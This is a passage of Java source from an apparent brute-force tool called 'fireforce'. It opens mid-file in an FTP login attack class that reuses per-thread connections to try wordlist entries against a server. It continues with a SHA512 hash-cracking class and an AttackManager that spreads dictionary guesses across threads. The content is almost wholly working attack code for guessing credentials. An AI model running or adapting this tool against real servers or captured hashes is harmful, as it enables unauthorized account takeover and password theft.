		long id = Thread.currentThread().getId();

		FTPClient client;

		if (clientsMap.containsKey(id))
			client = clientsMap.get(id);
		else {
			client = new FTPClient();
			if (!client.isConnected()) {
				try {
					client.connect(ip, port);
					int replyCode = client.getReplyCode();
					if (!FTPReply.isPositiveCompletion(replyCode))
						return false;
				} catch (IOException e) {
					return false;
				}
			}
			clientsMap.put(id, client);
		}

		boolean success = loginToFTP(client, word);

		return success;
	}

	@Override
	public void cleanup() {

		for(FTPClient client : clientsMap.values()) {

			try {
				if (client.isConnected())
					client.disconnect();
			} catch (IOException e) {
				e.printStackTrace();
			}

		}

		clientsMap.clear();
	}
```

```
	@Override
	public String getName() {
		return "FTP";
	}

	public boolean isInitialized() {
		return initialized;
	}

	public boolean isConnected() {
		return connected;
	}

}
```

SHA512HashAttack.java

```
package fireforce.attacktasks;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.util.Arrays;
import java.util.HashMap;
import java.util.Map;

import fireforce.model.ExecutableAttack;

public class SHA512HashAttack extends ExecutableAttack {

	// This map stores the digest objects for each thread because they are not thread-safe.
	private Map<Long, MessageDigest> digestMap;

	private byte[] targetData;

	public SHA512HashAttack(String target) {
		super(target);
		digestMap = new HashMap<>();
		targetData = hexStringToByteArray(target);

	}

	private byte[] hexStringToByteArray(String input) {
	   int len = input.length();
	   byte[] data = new byte[len / 2];
	   for (int i = 0; i < len; i += 2) {
	      data[i / 2] = (byte) ((Character.digit(input.charAt(i), 16) << 4)
	                           + Character.digit(input.charAt(i+1), 16));
```

```
            }
            return data;
        }

        private byte[] calculateSHA512(byte[] input) {

                MessageDigest algorithm = null;
                long id = Thread.currentThread().getId();

                // Find the digest object for the current thread.
                if (digestMap.containsKey(id))
                        algorithm = digestMap.get(id);
                else {
                        try {
                                algorithm = MessageDigest.getInstance("SHA512");
                        } catch (NoSuchAlgorithmException e) {}
                        digestMap.put(id, algorithm);
                }

                return algorithm.digest(input);
        }

        @Override
        public String getName() {
                return "SHA512";
        }

        @Override
        protected boolean evaluate(String word) {
                byte[] wordHash = calculateSHA512(word.getBytes());
                return Arrays.equals(targetData, wordHash);
        }

}
```

AttackManager.java

```
package fireforce.controllers;

import java.util.ArrayList;
import java.util.Arrays;
import java.util.List;
import java.util.concurrent.Callable;
import java.util.concurrent.ExecutionException;
import java.util.concurrent.ExecutorService;
import java.util.concurrent.Executors;
```

```
import java.util.concurrent.Future;

import fireforce.model.ExecutableAttack;

public class AttackManager {

	private static final int SLEEP_TIME_MS = 100;

	private int numberOfThreads;

	private ExecutableAttack attack;
	private ExecutorService pool;
	private List<Callable<String>> taskList;
	private List<Future<String>> futureList;

	public AttackManager(int threadNum, ExecutableAttack attack) {
		construct(threadNum, attack);
	}

	public AttackManager(ExecutableAttack attack) {
		int threads = Runtime.getRuntime().availableProcessors();
		construct(threads, attack);
	}

	private void construct(int threadNum, ExecutableAttack attack) {
		numberOfThreads = threadNum;
		pool = Executors.newFixedThreadPool(threadNum);
		taskList = new ArrayList<Callable<String>>();
		futureList = new ArrayList<>();
		this.attack = attack;
	}

	public String beginAttack(String[] chunk) {
		String[][] threadChunks = splitArray(chunk);

		// Clear the list of any previous tasks.
		taskList.clear();

		for (int i = 0; i < threadChunks.length; i++) {
			Callable<String> callable = attack.createCallable(threadChunks[i]);
			taskList.add(callable);
		}

		executeTasks();

		// Wait for the executing tasks to finish.
```

```
		while(true) {

			boolean done = checkIfDone();
			if (done)
				break;

			try {
				Thread.sleep(SLEEP_TIME_MS);
			} catch (InterruptedException e) {
				e.printStackTrace();
			}
		}

		attack.stopExecution();

		joinThreads();

		// Check if the attack was successful.
		String result = getAttackResult();
		return result;
	}

	public void cleanup() {
		if (attack != null)
			attack.cleanup();

		pool.shutdown();
	}

	private void joinThreads() {
		for(Future<String> future : futureList) {
			try {
				future.get();
			} catch (InterruptedException | ExecutionException e) {
				e.printStackTrace();
			}
		}
	}

	private String[][] splitArray(String[] input) {

		if (input == null)
			return null;


		String[][] ret;
```

```
		// If the word list is small, do not split it so it is handled by one thread.
		if (input.length <= numberOfThreads*3) {
			ret = new String[1][input.length];
			for (int i = 0; i < input.length; i++)
				ret[0][i] = input[i];
		}
		else {
			ret = new String[numberOfThreads][];

			int len = input.length / numberOfThreads;

			for (int i = 0; i < numberOfThreads; i++) {
				if (i != numberOfThreads-1)
					ret[i] = Arrays.copyOfRange(input, i*len, (i+1)*len);
				else
					ret[i] = Arrays.copyOfRange(input, i*len, input.length);

			}
		}

		return ret;
	}

	private String getAttackResult() {
		for(Future<String> future : futureList) {
			if (future.isDone()) {
				String result = null;
				try {
					result = future.get();
				} catch (InterruptedException | ExecutionException e) {
					e.printStackTrace();
				}
				if (result != null) {
					return result;
				}
			}

		}
		return null;
	}

	public boolean checkIfDone() {

		boolean allDone = true;
```

```
                for(Future<String> future : futureList) {
                        if (future.isDone()) {

                                String result = null;

                                try {
                                        result = future.get();
                                } catch (InterruptedException | ExecutionException e) {
                                        e.printStackTrace();
                                }

                                if (result != null)
                                        return true;

                        }
                        else {
                                allDone = false;
                        }

                }
                return allDone;
        }

        public int getThreadNum() {
                return numberOfThreads;
        }

        private void executeTasks() {
                futureList.clear();
                for (Callable<String> task : taskList) {
                        Future<String> future = pool.submit(task);
                        futureList.add(future);
                }
        }
}
```